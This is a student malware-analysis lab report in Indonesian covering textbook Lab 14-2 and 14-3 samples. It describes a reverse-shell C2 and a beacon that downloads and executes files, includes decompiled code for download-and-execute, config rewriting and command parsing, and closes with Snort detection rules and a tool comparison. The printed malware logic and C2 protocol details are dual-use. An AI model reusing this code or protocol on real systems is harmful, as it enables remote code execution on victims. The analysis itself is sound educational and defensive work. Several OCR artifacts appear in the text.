
Isi byte_403010: (base64 encoded)

WXYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVmn0pqrstuvwxyz



Function cnc_communicaton_initial akan menggunakan encoded buffer sebagai User-Agent + string "(!<" di awal ketika memanggil InternetOpenA.


Ini dilakukan untuk mengelabui analis yang ketika melihat User-Agent akan mendiscard base64 sbg encoding routine




Setelah itu kembali lagi connect_to_cnc_1, yang akan mengeksekusi proses terus menerus

COMMUNICATED INFORMATION

function cnc_communicaton_read_file, akan membuat HTTP request ke URL yang diketahui menggunakan User-Agent "Internet Surf". Hasil dari request akan di-return oleh function.






Hasil request tersebut akan dibandingkan dengan isi buffer dari C&C pada function connect_to_cnc_2

Jika tidak sama, maka isi buffer akan dicompare dengan string “exit” yang mana jika true akan exit. Jika berbeda dengan “exit” maka akan append string “\n” kemudian akan write ke write handle 2nd pipe, copy ke CMD process.

Proses ini akan berulang terus menerus.



ADDITIONAL POINTS

Malware communication channel design

Masalah utama terkait desain saluran komunikasi adalah bahwa perintah masuk tidak dienkripsi, yang mungkin tampak mencurigakan bagi seorang defender.

Encoding Scheme

Implementasi base64 menggunakan alfabet yang berbeda.

Communication Termination

Terminasi komunikasi menggunakan “exit” command

Purpose of Malware

Program ini secara sederhana adalah reverse shell command and control ke URL http://127.0.0.1/tenfour.html

THE MALWARE'S NETWORK SIGNATURE


```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"PM14.3.1"; content:"User-Agent: Internet Surf";
sid:20001402; rev:1; )
```


```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"PM14.3.1"; pcre:"/User-Agent:\x20\(!<(?:[A-Za-z0-9+\/]
{4})*(?:[A-Za-z0-9+\/]{2}aa|[A-Za-z0-9+\/]{3}= )?/";
sid:20001402; rev:1; )
```

LAB 14.3

NETWORK BEACON – HARDCODED (1)

Terdapat string “C:\\autobat.exe” serta “http://www.practicaclmalwareanalysis.com/start.htm” yang mencurigakan, apabila ditelusuri ternyata malware akan membuat file “C:\\autobat.exe” dan mengisi URL tersebut didalamnya, yang nantinya akan diread dan disimpan di variable “url”.





NETWORK BEACON - HARDCODED (2)

Malware lalu akan melakukan request terhadap URL tersebut dengan HTTP header "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)", dan "Accept: */*\nAccept-Language: en-US\nUA-CPU: x86\nAccept-Encoding: gzip, deflate".

```
_sprintf(userAgent,(byte *)s_User-Agent:_Mozilla/4.0_(compati_00408038);
_sprintf(urlHeader,(byte *)s_Accept:_*/*_Accept-Language:_en-_004080a4);
agent = InternetOpenA(userAgent,0,0,0,0);
local_8 = 0x100;
urlClient = InternetOpenUrlA(agent,url,urlHeader,0xffffffff,0x100,0);
if (urlClient == 0) {
  InternetCloseHandle(agent);
  local_c = 0;
}
```

```
                    s_User-Agent:_Mozilla/4.0_(compati_00408038      XREF[1]:     doRequest:0040121c(*)
00408038 55 73 65 ...     ds          "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows ...
004080a3 00               ??          00h

                    s_Accept:_*/*_Accept-Language:_en-_004080a4      XREF[1]:     doRequest:00401230(*)
004080a4 41 63 63 ...     ds          "Accept: */*\nAccept-Language: en-US\nUA-CPU: x86\nAccep...
004080f2 00               ??          00h
```

NETWORK SIGNATURE – A GLANCE

Dari beberapa observasi sebelumnya, terlihat beberapa network beacon dari malware:

- File “C:\\autobat.exe” --> Berisi hardcoded URL host.
- Hardcoded Host URL --> “http://www.practicaclmalwareanalysis.com/start.htm”
- Header --> "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)", "Accept: */*\nAccept-Language: en-US\nUA-CPU: x86\nAccept-Encoding: gzip, deflate"

Dapat disimpulkan bahwa network beacon yang digunakan malware sejauh ini kurang long-lasting dan robust apabila dijadikan network signature karena masih menggunakan element yang common pada request HTTP, yakni headers dan User-Agent.

GETTING COMMANDS

Malware mendapatkan command dengan melakukan parsing dari response dari URL Host dengan rule regex berikut:

<noscript>.*http://www.practicalmalwareanalysis.com/<COMMAND>/<ARG>96'

Keuntungan menggunakan metode ini adalah fleksibilitas**, serta** obfuskasi.

```
else {
  local_c = 0;
  do {
    iVar1 = InternetReadFile(urlClient,response,0x800,&local_18);
    if ((iVar1 == 0) || (local_18 == 0)) break;
    local_220 = _strstr(response,&<no);
    while (local_220 != (uint *)0x0) {
      iVar1 = getCommandFromResponse((int)local_220,url,command);
      if (iVar1 != 0) {
        local_c = 1;
        break;
      }
      local_14 = (uint *)((int)local_220 + 1);
      local_220 = _strstr(local_14,&<no);
    }
  } while (local_c == 0);
```

```
undefined4 __cdecl getCommandFromResponse(int param_1,char *url,char *command)

{
  size_t sVar1;
  uint *puVar2;
  char _url [200];
  uint *local_8;

  if ((((((*(char *)(param_1 + 9) == '>') && (*(char *)(uint *)(param_1 + 1) == 'n')) &&
        (*(char *)(param_1 + 6) == 'i')) &&
       ((*(char *)(param_1 + 2) == 'o' && (*(char *)(param_1 + 5) == 'r')))) &&
      ((*(char *)(param_1 + 3) == 's' &&
        ((*(char *)(param_1 + 7) == 'p' && (*(char *)(param_1 + 4) == 'c')))))) &&
     (*(char *)(param_1 + 8) == 't')) {
    FID_conflict:__mbscpy(_url,url);
    local_8 = (uint *)_strrchr(_url,0x2f);
    *(char *)local_8 = '\0';
    local_8 = _strstr((uint *)(param_1 + 1),_url);
    if (local_8 != (uint *)0x0) {
      sVar1 = _strlen(_url);
      local_8 = (uint *)((int)local_8 + sVar1);
      puVar2 = _strstr(local_8,&96');
      if (puVar2 != (uint *)0x0) {
        *(undefined *)puVar2 = 0;
        FID_conflict:__mbscpy(command,(char *)local_8);
        return 1;
      }
```

ARGUMENT ENCODING

Argument yang diparsing adalah hasil encode. Cara decode:

1. Ambil 2 karakter awal
2. Convert jadi integer
3. Jadikan sebagai index dari charset "/abcdefghijklmnopqrstuvwxyz0123456789:."
4. Lanjut ke step 1, hingga seluruh encoded argumen diproses.

```
arg_itr = arg;
result_itr = 0;
while( true ) {
  sVar1 = _strlen((char *)arg_itr);
  if (sVar1 == 0) break;
  num[0] = *arg_itr;
  num[1] = arg_itr[1];
  idx = _atoi((byte *)num);
  *(char *)(result + result_itr) = "/abcdefghijklmnopqrstuvwxyz0123456789:."[idx];
  arg_itr = arg_itr + 2;
  result_itr = result_itr + 1;
}
*(undefined *)(result + result_itr) = 0;
```

Contoh:

- Encoded: 1313243108
- Decoded:mmx4h

Advantage:

Harus melakukan analisis, karena metode encoding tidak umum layaknya base64 dan metode encoding lainnya.

AVAILABLE COMMANDS (1)

Command beserta argumen yang sudah diparsing tadi akan digunakan sebagai input switch case setelah dilakukan strtok untuk melakukan splitting dengan delimiter '/' pada fungsi executeCommand() sebagai berikut:

- 'd' (100) --> Mendownload dari argumen yang berupa URL apabila didecode, dan meng-execute program yang sudah didownload
- 'n' (0x6e) --> Exit
- 'r' (0x72) --> Mengubah isi config (C:\\autobat.exe) menjadi isi dari decoded argument
- 's' (0x73) --> Melakukan fungsi Sleep() untuk meng-suspend thread sehingga infected PC tidak bisa berfungsi untuk sementara waktu

```
undefined4 __cdecl executeCommand(byte *command,undefined4 *param_2)

{
  undefined *cmd;
  byte *this;
  undefined2 delimiter [2];
  undefined4 exitStatus;

  exitStatus = 0;
  delimiter[0] = /;
  cmd = (undefined *)_strtok(command,(byte *)delimiter);
  this = (byte *)_strtok((byte *)0x0,(byte *)delimiter);
  if (true) {
    switch(*cmd) {
    case 100:
      downloadAndExecute(this);
      break;
    case 0x6e:
      exitStatus = 1;
      break;
    case 0x72:
      reloadConfig(this);
      *param_2 = 1;
      break;
    case 0x73:
      doSleep(this,this);
    }
  }
  return exitStatus;
}
```

AVAILABLE COMMANDS (2)

Decompile: downloadAndExecute - (Lab14-03.exe)

```
1
2  uint __cdecl downloadAndExecute(byte *arg)
3
4  {
5    _STARTUPINFOA local_45c;
6    uint local_418;
7    CHAR local_414 [512];
8    CHAR decodedArg [512];
9    _PROCESS_INFORMATION local_14;
10
11   local_418 = decodeArg((int)decodedArg,arg);
12   if ((local_418 != 0) &&
13      (local_418 = URLDownloadToCacheFileA
14                             ((LPUNKNOWN)0x0,decodedArg,local_414,0x200,0,(LPBINDSTATUSCALLBACK)0x0),
15      local_418 == 0)) {
16     _memset(&local_45c,0,0x44);
17     local_45c.cb = 0x44;
18     _memset(&local_14,0,0x10);
19     local_418 = CreateProcessA(local_414,(LPSTR)0x0,(LPSECURITY_ATTRIBUTES)0x0,
20                                (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)0x0,(LPCSTR)0x0,&local_45c,
21                                &local_14);
22   }
23   return local_418 & 0xffffff00;
24 }
25
```

Fungsi downloadAndExecute()

Decompile: reloadConfig - (Lab14-03.exe)

```
1
2  void __cdecl reloadConfig(byte *arg)
3
4  {
5    int iVar1;
6    char decodedArg [512];
7
8    iVar1 = decodeArg((int)decodedArg,arg);
9    if (iVar1 != 0) {
10     writeToAutobat(decodedArg);
11   }
12   return;
13 }
14
```

Fungsi reloadConfig()

Decompile: doSleep - (Lab14-03.exe)

```
1
2  void __thiscall doSleep(void *this,byte *arg)
3
4  {
5    int iVar1;
6
7    iVar1 = _sscanf(arg,&%lu);
8    if (iVar1 == 0) {
9      Sleep(20000);
10   }
11   else {
12     Sleep((int)this * 1000);
13   }
14   return;
15 }
16
```

Fungsi doSleep()

MALWARE PURPOSE

Malware ini didesain untuk melakukan download + execute arbitrary program, dan melakukan Sleep pada PC yang terinfeksi.

Malware akan melakukan GET request pada host yang dispecify di file config “C:\\autobat.exe”, dan menjalankan command sesuai aturan dari hasil decoding dan parsing dari response GET request tersebut.

```
undefined4 main(void)

{
  int isSuccess;
  char url [512];
  int isInitConfig;
  byte command [512];
  uint status;

  status = 0;
  isInitConfig = 1;
  do {
    if (isInitConfig != 0) {
      _memset(url,0,0x200);
      isSuccess = initConfig(url,0x200);
      status = (uint)(isSuccess == 0);
    }
    if (status == 0) {
      isSuccess = doRequest(url,(char *)command);
      if (isSuccess != 0) {
        status = executeCommand(command,&isInitConfig);
      }
    }
    Sleep(20000);
  } while (status == 0);
  return 0;
}
```

Main logic program

NETWORK SIGNATURE - SUMMARY

Rekap network beacon dari malware:

- File “C:\\autobat.exe” --> Berisi hardcoded URL host.
- Hardcoded Host URL --> “http://www.practicaclmalwareanalysis.com/start.htm”
- Header --> "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)", "Accept: */*\nAccept-Language: en-US\nUA-CPU: x86\nAccept-Encoding: gzip, deflate"
- Encoded response dari host URL --> Menjadi instruksi untuk command yang dijalankan malware.

Area konfigurasi yang dapat ditarget oleh network signature:

1. Response dari Host --> response dari host yang kurang lumrah (“<noscript>....”) dapat dijadikan network signature dari malware.
2. C2 (Command and Control) Communication --> Terdapat aturan spesifik yang mudah diidentify dari pattern C2 communication malware ini, yakni <noscript>...<domain><COMMAND>/<ARG>96'.

Sehingga kita bisa melakukan target network signature kepada initial beacon, lalu request dan response yang dilakukan malware.

THE MALWARE'S NETWORK SIGNATURE (1)

REQUEST RULE:

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.3.1"; content:"User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"; content:"Accept: */*"; content:"Accept-Language: en-US; content:"UA-CPU: x86"; content:"Accept-Encoding: gzip, deflate"; sid:20001413; rev:1;)

RESPONSE RULE:

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.2"; content:"<noscript>"; content: "http://"; distance: 0; within: 512; content:"96"; distance: 4; within: 512; sid:20001414; rev:1;)

THE MALWARE'S NETWORK SIGNATURE (2)

D/R COMMAND:

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.4 HTTP d and r commands"; content:"<noscript>"; content: "http://"; distance: 0; within: 512; content: "/08202016370000"; distance: 4; within: 512; content:"96"; distance: 4; within: 512; pcre:"/\/[dr][^\/]*\/08202016370000/"; sid:20001416; rev:1;)

S COMMAND:

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.4 sleep command"; content:"<noscript>"; content: "http://"; distance: 0; within: 512; content: "/08202016370000"; distance: 4; within: 512; content:"96"; distance: 4; within: 512; pcre:"/\/s[^\/]*\/[0-9]+/"; sid:20001418; rev:1;)

REMNUX-BASED TOOLS VS WINDOWS-BASED TOOLS

WINDOWS EXECUTABLE AND ELF

Secara umum, perbedaan yang paling dirasa adalah kesesuaian executable dengan **native environment** sesuai peruntukannya. Maksudnya adalah, reversing malware yang merupakan windows PE / executable akan jauh lebih "enak" dilakukan pada (tools) windows, seperti ida dan dnSpy yang bisa mendecompile .NET c# executable secara komprehensif.

Begitu juga ketika kita mereversing ELF akan jauh lebih "enak" dilakukan pada linux environment, misal dengan ghidra dan atau gdb. Hal ini disebabkan **dynamic analysis** hanya bisa dilakukan pada native environment.

IDA VS GHIDRA

PROS:

- IDA: kemampuan untuk melakukan dynamic debugging dengan source code yang lebih baik dibandingkan Ghidra. IDA juga dapat melakukan dynamic analysis sedangkan Ghidra tidak.
- Ghidra: Biayanya yang gratis dan mampu de-compile banyak jenis file executable secara assembly.

CONS:

- IDA: penggunaan fitur yang lengkap diperlukan untuk membayar. Pada IDA, fitur yang gratis sangatlah terbatas.
- Ghidra: Hasil dekompilasi source code terkadang tidak dapat diintepretasikan dengan mudah (tidak readable).

TABEL KONTRIBUSI

Nama - NPM	**Kontribusi**
Rahfi Alyendra Gibran - 2106705764	Mengerjakan lab 14-1
Alvaro Austin - 2106752180	Membuat perbandingan antara peralatan yang disediakan REMnux dan Windows
Aushaaf Fadhilah Azzah - 2106630063	Mengerjakan lab 14-3
Mohammad Ferry Husnil Arif - 2106709112	Mengerjakan lab 14-3
Raden Mohamad Adrian Ramadhan Hendar Wibawa - 2106750540	Mengerjakan lab 14-2

THANK YOU VERY MUCH!